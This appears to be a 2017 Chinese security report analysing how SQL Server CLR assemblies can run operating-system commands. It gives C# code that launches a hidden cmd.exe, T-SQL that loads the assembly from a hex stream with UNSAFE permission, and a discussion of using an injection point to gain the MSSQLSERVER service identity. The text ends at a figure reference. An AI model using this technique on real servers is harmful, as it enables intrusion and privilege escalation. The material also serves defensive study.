《CLR 在 SQL Server 中的利用技术分析》

安全报告：CLR 在 SQL Server 中的利用技术分析
报告编号：B6-2017-071901
报告来源：360 网络安全响应中心
报告作者：MerJerson
更新日期：2017 年 7 月 19 日

目 录

0x00 前置知识

CLR：通用语言运行平台（Common Language Runtime，简称 CLR）是微软为他们的.NET 的虚拟机所选用的名称。它是微软对通用语言架构（CLI）的实现版本，它定义了一个代码运行的环境。CLR 运行一种称为通用中间语言的字节码，这个是微软的通用中间语言实现版本。

存储过程：是一种在数据库中存储复杂程序，以便外部程序调用的一种数据库对象，它可以视为数据库中的一种函数或子程序。

0x01 测试环境及使用工具

操作系统：Windows Server 2012 Datacenter

数据库版本：SQL Server 2012

Framework 版本：v4.0.30319

开发平台：Visual Studio Professional 2015(14.0.25431.01 Update 3)

使用工具：winhex

0x02 通过 CLR 在 SQL Server 中执行代码简述

利用思路：使用 VS 创建 SQL Server 项目，使用公共语言运行时（CLR）来创建自定义存储过程，SQL Server 将允许执行任何受 CLR 支持的编程语言代码，比如 C#。

限制条件：

1. 需要创建自定义存储过程的能力。
2. SQL Server 上启用 CLR。
3. 并且要求 SQL Server 服务帐户具有执行命令/代码的必要权限。

0x03 通过 CLR 在 SQL Server 代码执行实现

1. CLR 代码执行方式

创建 CLR 有两种方式:

① 使用 DLL 文件进行创建

```
CREATE ASSEMBLY assembly_name from  'dll_path'
```

② 使用文件 16 进制流进行创建

```
CREATE ASSEMBLY assembly_name from 文件十六进制流
```

第一种方法，需要上传我们所需要的存储过程 DLL，利用门槛高。相比之下第二种方法，只需要一个注入点就可以了。所以本文重点讨论第二种方法的 CLR 利用实现。

2.详细测试步骤

①在 VS 2015 中创建 CLR C#项目：




图 1 创建 CLR 项目

新建一个 SQL Server 的数据库项目 ,此模板需要在 VS 安装时勾选 SQL Tool 选项。

②设置项目属性：




图 2 项目属性设置

项目属性设置分为两部分：

在项目设置中，选定目标 SQL 版本，此处我选定的为 SQL 2012。

在 SQL CLR 中设置权限级别 UNSAFE，以及选定所用语言为 C#。

③ 添加新建项




图 3 新建项目

右键项目，点击添加→新建项→SQL CLR C#→SQL CLR C#存储过程。

④ 添加代码

```
1.  。。。。。。
2.  public partial class StoredProcedures
3.  {
4.      [Microsoft.SqlServer.Server.SqlProcedure]
5.      public static void SqlStoredProcedure1 ()
6.      {
7.          System.Diagnostics.Process process = new System.Diagnostics.Process();
8.          process.StartInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
9.          process.StartInfo.FileName = "cmd.exe";
10.         process.StartInfo.Arguments = "/C whoami /user > C:\\sql_exec\\1.txt";
11.         process.Start();
12.     }
13. }
```

关键代码为在 SqlStoredProcedure1 ()内，代码逻辑很简单，创建一个 cmd

进程执行 whoami /user 并把结果写入到本地 txt 文件中。

⑤ 进行编译，解压出我们所需要的 16 进制流数据




图 4 解压 dacpac 文件

找到编译文件夹，将 dacpac 文件解压出来，获得其中的 sql 文件。




图 5 获得到 16 进制文件流数据

⑥ 执行 sql 语句

```
CREATE ASSEMBLY [demo]
  AUTHORIZATION [dbo]
  FROM [0x4D5A90000...] //过长，省略
  WITH PERMISSION_SET = UNSAFE;

-----------------------------------------------

CREATE PROCEDURE [dbo].[SqlStoredProcedure1]
AS EXTERNAL NAME [demo].[StoredProcedures].[SqlStoredProcedure1]

-----------------------------------------------

EXEC [dbo].[SqlStoredProcedure1];
```

逻辑就是创建存储过程，以及获得一个实例，去执行它。

⑦ 结果：




图 6 执行结果

找到 C:/sql_exec 目录下，里面确实有执行结果，并且所有者为 MSSQLSERVER。





图 7 文件所有者

0x04 深入研究

1.执行方式的异同

之前所说过，SQL Server 执行 CLR，有两种方法，一种是引入文件，第二种是 FROM 文件流。针对这两种方法，我们进行对比。

通过 WinHex,打开代码编译后得到的 dll 文件。进行查看：



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ ÿÿ
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸ @
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	€
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	º ´ Í!¸ LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode. $
00000080	50	45	00	00	4C	01	03	00	6F	73	6D	59	00	00	00	00	PE L osmY
00000090	00	00	00	00	E0	00	02	21	0B	01	0B	00	00	08	00	00	à !
000000A0	00	06	00	00	00	00	00	00	6E	26	00	00	00	20	00	00	n&
000000B0	00	40	00	00	00	00	00	10	00	20	00	00	00	02	00	00	@
000000C0	04	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00	
000000D0	00	80	00	00	00	02	00	00	00	00	00	00	03	00	60	85	€ `…
000000E0	00	00	10	00	00	10	00	00	00	00	10	00	00	10	00	00	
000000F0	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	
00000100	1C	26	00	00	4F	00	00	00	00	40	00	00	98	02	00	00	& O @ ˜
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000120	00	60	00	00	0C	00	00	00	E4	24	00	00	1C	00	00	00	` ä$
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000150	00	00	00	00	00	00	00	00	00	20	00	00	08	00	00	00	
00000160	00	00	00	00	00	00	00	00	08	20	00	00	48	00	00	00	H
00000170	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	.text
00000180	74	06	00	00	00	20	00	00	00	08	00	00	00	02	00	00	t
00000190	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	`
000001A0	2E	72	73	72	63	00	00	00	98	02	00	00	00	40	00	00	.rsrc ˜ @
000001B0	00	04	00	00	00	0A	00	00	00	00	00	00	00	00	00	00	
000001C0	00	00	00	00	40	00	00	40	2E	72	65	6C	6F	63	00	00	@ @.reloc
000001D0	0C	00	00	00	00	60	00	00	00	02	00	00	00	0E	00	00	`
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	42	@ B
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000200	50	26	00	00	00	00	00	00	48	00	00	00	02	00	05	00	P& H
00000210	A4	20	00	00	40	04	00	00	01	00	00	00	00	00	00	00	¤ @
00000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000230	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000240	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000250	13	30	02	00	3E	00	00	00	01	00	00	11	00	73	05	00	0 > s
00000260	00	0A	0A	06	6F	06	00	00	0A	17	6F	07	00	00	0A	00	o o
00000270	06	6F	06	00	00	0A	72	01	00	00	70	6F	08	00	00	0A	o r po
00000280	00	06	6F	06	00	00	0A	72	11	00	00	70	6F	09	00	00	o r po
00000290	0A	00	06	6F	0A	00	00	0A	26	2A	1E	02	28	0B	00	00	o &* (
000002A0	0A	2A	00	00	42	53	4A	42	01	00	01	00	00	00	00	00	* BSJB
000002B0	0C	00	00	00	76	34	2E	30	2E	33	30	33	31	39	00	00	v4.0.30319
000002C0	00	00	05	00	6C	00	00	00	64	01	00	00	23	7E	00	00	l d #~
000002D0	D0	01	00	00	98	01	00	00	23	53	74	72	69	6E	67	73	Ð ˜ #Strings
000002E0	00	00	00	00	68	03	00	00	5C	00	00	00	23	55	53	00	h \ #US
000002F0	C4	03	00	00	10	00	00	00	23	47	55	49	44	00	00	00	Ä #GUID
00000300	D4	03	00	00	6C	00	00	00	23	42	6C	6F	62	00	00	00	Ô l #Blob
00000310	00	00	00	00	02	00	00	01	47	14	02	00	09	00	00	00	G

图 8 编译后得到的 dll

之后我们对比解压出来 sql 文件中的 16 进制流文件。进行对比：




图 9 得到的 sql 文件

经过对比，发现里面的内容是一样的，所以在 SQL Server 执行过程中，对两种方法的效果是一样的。

2. 提权行为分析

在此次试验中 执行 sql 语句的用户是 testUser,并不是高权限的数据库角色。对 testUser 仅分配了 CREATE ASSEMBLY, CREATE PROCEDURE, EXEC 权限。




图 10 用户

CLR 执行的环境是在 SQL Server，通过 CREATE ASSEMBLY, CREATE

PROCEDURE 创建存储过程，实例化操作对象，之后再经过 EXEC 执行。

在整个过程中，对代码进行执行的对象不是数据库角色 testUser，而是数库自己本身。之前设计 CLR 时，执行“whoami /user”指令，打印出的结果为“nt service\mssqlserver”，并且查看生成文件属性中的所有者，是 mssqlserver。

在低权限的数据库用户对象，可以通过 SQL Server 中 CLR 代码执行，进行获得数据库权限，这也是一种提权的方式，因为**这个操作本身的执行者，是数据库，而不是数据库用户。**

1.程序集的权限的安全策略

决定授予程序集的权限的安全策略定义在三个不同的位置：

1.计算机策略：这是对安装了 SQL Server 的计算机中运行的所有托管代码都有效的策略。

2.用户策略：这是对进程承载的托管代码有效的策略。对于 SQL Server，用户策略特定于 SQL Server 服务运行时所使用的 Windows 帐户。

3.主机策略：这是由 CLR（在本文中为 SQL Server）的主机设置的策略，对该主机中运行的托管代码有效。

在 SQL Server 中运行时授予托管代码的代码访问安全性权限集为以上三种策略级别授予的权限集的交集。即使 SQL Server 向加载到 SQL Server 中的程序集授予一个权限集，赋予用户代码的最终权限集仍可能受用户和计算机级别策略的进一步限制。所以，针对 CLR 代码执行的权限最高只是到 SQL Server 本体，也就是 MSSQLSERVER 身份。

2.SQL Server 主机策略级别权限集

除此之外还有 SQL Server 主机策略级别权限集，分别为 **SAFE**、**EXTERNAL_ACCESS** 和 **UNSAFE**。

SAFE：由具有 SAFE 权限的程序集执行的代码无法访问外部系统资源，例如文件、网络、环境变量或注册表。

EXTERNAL_ACCESS：与 SAFE 程序集具有相同的权限，此外，还可以访问外部系统资源，例如文件、网络、环境变量和注册表。

UNSAFE：允许程序集不受限制地访问 SQL Server 内部和外部的资源。从 UNSAFE 程序集内部执行代码时也可以调用非托管代码。

下表总结了授予 SAFE、EXTERNAL_ACCESS 和 UNSAFE 权限集的权限以及为其设定的限制。

	SAFE	EXTERNAL_ACCESS	UNSAFE
Code Access Security Permissions	仅执行	执行和访问外部资源	不受限制
Programming model restrictions	是	是	无限制
Verifiability requirement	是	是	否
Local data access	是	是	是
Ability to call native code	否	否	是

所以，之前创建 CLR 项目，将权限级设为 UNSAFE。

3. CLR 程序执行的过程

对于整个利用流程，如下图：

